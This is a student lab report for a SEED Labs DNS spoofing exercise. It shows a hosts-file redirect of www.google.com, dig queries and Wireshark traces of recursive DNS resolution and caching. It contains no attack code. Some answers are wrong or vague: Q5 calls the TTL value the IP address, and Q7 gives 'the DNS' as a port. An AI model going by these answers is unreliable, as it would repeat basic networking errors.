
ACIT 4630 – Lab 11 – DNS Spoofing Attacks

Markus Afonso, Devin Kandola
Set C
April 8, 2024

Q1 Explain if the attacker did a spoofing attack in this task.

If the attack did a spoofing attack in this task, a connection to www.google.com would be routed to 1.2.3.4 which is what happened.



seed@VM: ~/Labsetup-DNS
[SEED Labs] Capturing from br-8854b6ea647a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
root@6e92179ab608:/# ping www.google.com
PING www.google.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.google.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3077ms

root@6e92179ab608:/#
```

```
No.  Time               Source       Destination  Protocol  Length  Info
   1 2024-04-08 21:5…   10.8.0.11    1.2.3.4      ICMP          98  Echo (ping) request
   2 2024-04-08 21:5…   10.8.0.11    1.2.3.4      ICMP          98  Echo (ping) request
   3 2024-04-08 21:5…   10.8.0.11    1.2.3.4      ICMP          98  Echo (ping) request
   4 2024-04-08 21:5…   10.8.0.11    1.2.3.4      ICMP          98  Echo (ping) request

› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-8854b6ea647a, id
› Ethernet II, Src: 02:42:0a:08:00:0b (02:42:0a:08:00:0b), Dst: 02:42:74:98:5e:27 (02:42:74:98:5e:27)
› Internet Protocol Version 4, Src: 10.8.0.11, Dst: 1.2.3.4
› Internet Control Message Protocol
```

Q2. What results will you get if you run dig www.google.com? Why?

The dig command will still return the real IP addresses of Google's servers because it ignores entries in the /etc/hosts file.




```
root@6e92179ab608:/# dig www.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62868
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 78ee3d9dfe017bdc0100000066149f800f5a54e258f73882 (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         300     IN      A       142.250.217.68

;; Query time: 503 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 01:53:04 UTC 2024
;; MSG SIZE  rcvd: 87

root@6e92179ab608:/#
```

Q3. Why would a malware add entries to /etc/hosts file to map domains of many security vendors to the loopback address? (Example: Win32.QHOST Trojan)

Malware could add entries to the /etc/hosts file to redirect requests for domains associated with security vendors to the loopback address to prevent the user from accessing security-related resources or updates.

Q4. How can you prove that your user machine is reaching out to the local DNS server container to find the IP of any hostname?

The response from the dig command indicates that the user machine is reaching out to the local DNS server for hostname resolution. The SERVER in the response is 10.9.0.53#53 which indicates that the query was answered by the local DNS server (10.9.0.53) on port 53.




```
root@cdd61d931e7b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49029
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d95c31afaafd8e94010000006614976d9fde80b828d1cc55 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 459 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 01:18:37 UTC 2024
;; MSG SIZE  rcvd: 88
```

Q5. In the answer section, there is a number for the answer (after the domain name). What does that number indicate?

The number in the answer section of the dig response 93.184.216.34 is the IP address associated with the domain name www.example.com.

Q6. Trace the route of the DNS packet (from your dig command) in Wireshark after you ran the dig command. Where is your local DNS server in that route? (provide a screenshot)

The local DNS server is the destination. On wireshark, notice how the connection went to 10.9.0.53 and not the www.example.com ip, since it is being routed through the DNS.


seed@VM: ~/Labsetup-DNS
[SEED Labs] Capturing from br-f986d75226ad
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
root@6e92179ab608:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32161
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cfebd33548c9249a010000006614a2d516382ea0df66ca40 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 784 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:07:17 UTC 2024
;; MSG SIZE  rcvd: 88

root@6e92179ab608:/#
```

No.	Time	Source	Destination	Protocol	Length
1	2024-04-08 22:07:16.956263929	10.9.0.5	10.9.0.53	DNS	9
2	2024-04-08 22:07:16.960384037	10.9.0.53	198.41.0.4	DNS	8
3	2024-04-08 22:07:16.961265407	10.9.0.53	199.9.14.201	DNS	8
4	2024-04-08 22:07:17.022945142	198.41.0.4	10.9.0.53	DNS	36
5	2024-04-08 22:07:17.023482704	10.9.0.53	198.41.0.4	TCP	7
6	2024-04-08 22:07:17.036241544	198.41.0.4	10.9.0.53	TCP	5
7	2024-04-08 22:07:17.036355458	10.9.0.53	198.41.0.4	TCP	5
8	2024-04-08 22:07:17.036919022	10.9.0.53	198.41.0.4	DNS	10
9	2024-04-08 22:07:17.037965939	198.41.0.4	10.9.0.53	TCP	5
10	2024-04-08 22:07:17.048057751	199.9.14.201	10.9.0.53	DNS	47
11	2024-04-08 22:07:17.048060707	198.41.0.4	10.9.0.53	DNS	122
12	2024-04-08 22:07:17.048255111	10.9.0.53	198.41.0.4	TCP	5
13	2024-04-08 22:07:17.049019691	10.9.0.53	199.9.14.201	TCP	7
14	2024-04-08 22:07:17.049836594	10.9.0.53	198.41.0.4	TCP	5
15	2024-04-08 22:07:17.050873662	198.41.0.4	10.9.0.53	TCP	5
16	2024-04-08 22:07:17.053958064	10.9.0.53	192.5.6.30	DNS	9
17	2024-04-08 22:07:17.064763876	198.41.0.4	10.9.0.53	TCP	5
18	2024-04-08 22:07:17.064786942	10.9.0.53	198.41.0.4	TCP	5
19	2024-04-08 22:07:17.071414727	192.5.6.30	10.9.0.53	DNS	27
20	2024-04-08 22:07:17.072693397	10.9.0.53	198.97.190.53	DNS	10
21	2024-04-08 22:07:17.073785674	10.9.0.53	198.97.190.53	DNS	10
22	2024-04-08 22:07:17.074667607	10.9.0.53	198.97.190.53	DNS	10
23	2024-04-08 22:07:17.075215549	10.9.0.53	198.97.190.53	DNS	10
24	2024-04-08 22:07:17.086002763	199.9.14.201	10.9.0.53	TCP	5
25	2024-04-08 22:07:17.086214922	10.9.0.53	199.9.14.201	TCP	5
26	2024-04-08 22:07:17.087070552	10.9.0.53	199.9.14.201	DNS	9
27	2024-04-08 22:07:17.088038314	199.9.14.201	10.9.0.53	TCP	5
28	2024-04-08 22:07:17.221219499	198.97.190.53	10.9.0.53	DNS	31
29	2024-04-08 22:07:17.221222065	198.97.190.53	10.9.0.53	DNS	31
30	2024-04-08 22:07:17.221225342	198.97.190.53	10.9.0.53	DNS	31
31	2024-04-08 22:07:17.221227736	198.97.190.53	10.9.0.53	DNS	31
32	2024-04-08 22:07:17.221233216	199.9.14.201	10.9.0.53	DNS	134
33	2024-04-08 22:07:17.221433001	10.9.0.53	199.9.14.201	TCP	5

```
› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-f986d75226ad, i
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 35847, Dst Port: 53
▾ Domain Name System (query)
```


br-f986d75226ad: <live capture in progress>   Packets: 150 · Displayed: 150 (100.0%)   Profile: Default

Q7. What is the destination port of the packet that contains the original query?

The destination port of the packet is the DNS. See the ss above.

Q8. Find the packet that contains the final response to the user container. What is the source IP of that? Why?


The source is the DNS, since the response from www.example.com is being routed through the DNS.



No.	Time	Source	Destination	Protocol	Length
103	2024-04-08 22:07:17.632874312	10.9.0.53	192.36.148.17	TCP	7
104	2024-04-08 22:07:17.635854358	10.9.0.53	199.43.135.53	DNS	9
105	2024-04-08 22:07:17.732623379	199.43.135.53	10.9.0.53	DNS	20
106	2024-04-08 22:07:17.732629482	192.36.148.17	10.9.0.53	TCP	5
107	2024-04-08 22:07:17.732631766	192.36.148.17	10.9.0.53	TCP	5
108	2024-04-08 22:07:17.732830238	10.9.0.53	192.36.148.17	TCP	5
109	2024-04-08 22:07:17.732838334	10.9.0.53	192.36.148.17	TCP	5
110	2024-04-08 22:07:17.733640609	10.9.0.53	192.36.148.17	DNS	12
111	2024-04-08 22:07:17.733732831	10.9.0.53	192.36.148.17	DNS	12
112	2024-04-08 22:07:17.735672362	192.36.148.17	10.9.0.53	TCP	5
113	2024-04-08 22:07:17.735853549	192.36.148.17	10.9.0.53	TCP	5
114	2024-04-08 22:07:17.743441677	10.9.0.53	10.9.0.5	DNS	13
115	2024-04-08 22:07:17.836649374	192.36.148.17	10.9.0.53	DNS	86


Q9. How is the packet route different in Wireshark if you run digwww.example.com for the second time (this should happen a short time after the first dig command)?

After running it for a second time, there are much less packages, only two instead of the 100+ from before.


seed@VM: ~/Labsetup-DNS
[SEED Labs] Capturing from br-f986d75226ad
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Left Windows

```
;www.example.com.              IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 784 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:07:17 UTC 2024
;; MSG SIZE  rcvd: 88

root@6e92179ab608:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62018
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 270cb0b5c612c3dc010000006614a3183f0022fa19d0aa9b (good)
;; QUESTION SECTION:
;www.example.com.              IN      A

;; ANSWER SECTION:
www.example.com.        86333   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:08:24 UTC 2024
;; MSG SIZE  rcvd: 88

root@6e92179ab608:/# 
```


```
No.  Time                           Source              Destination         Protocol  Length
 130 2024-04-08 22:07:18.049034606  10.9.0.53           192.36.148.17       TCP       5
 131 2024-04-08 22:07:18.050667091  10.9.0.53           192.33.14.30        DNS       10
 132 2024-04-08 22:07:18.050872947  10.9.0.53           192.33.14.30        DNS       10
 133 2024-04-08 22:07:18.051161427  10.9.0.53           192.33.14.30        DNS       10
 134 2024-04-08 22:07:18.051360791  10.9.0.53           192.33.14.30        DNS       10
 135 2024-04-08 22:07:18.051174553  10.9.0.53           199.4.138.53        DNS       9
 136 2024-04-08 22:07:18.051249139  10.9.0.53           199.4.138.53        DNS       9
 137 2024-04-08 22:07:18.051319990  10.9.0.53           192.33.14.30        DNS       10
 138 2024-04-08 22:07:18.051375379  10.9.0.53           192.33.14.30        DNS       10
 139 2024-04-08 22:07:18.142500521  199.4.138.53        10.9.0.53           DNS       52
 140 2024-04-08 22:07:18.142503236  199.4.138.53        10.9.0.53           DNS       52
 141 2024-04-08 22:07:18.142505511  192.33.14.30        10.9.0.53           DNS       44
 142 2024-04-08 22:07:18.142506813  192.33.14.30        10.9.0.53           DNS       44
 143 2024-04-08 22:07:18.142508035  192.33.14.30        10.9.0.53           DNS       44
 144 2024-04-08 22:07:18.142509157  192.33.14.30        10.9.0.53           DNS       44
 145 2024-04-08 22:07:18.142510361  192.33.14.30        10.9.0.53           DNS       44
 146 2024-04-08 22:07:18.142511443  192.33.14.30        10.9.0.53           DNS       44
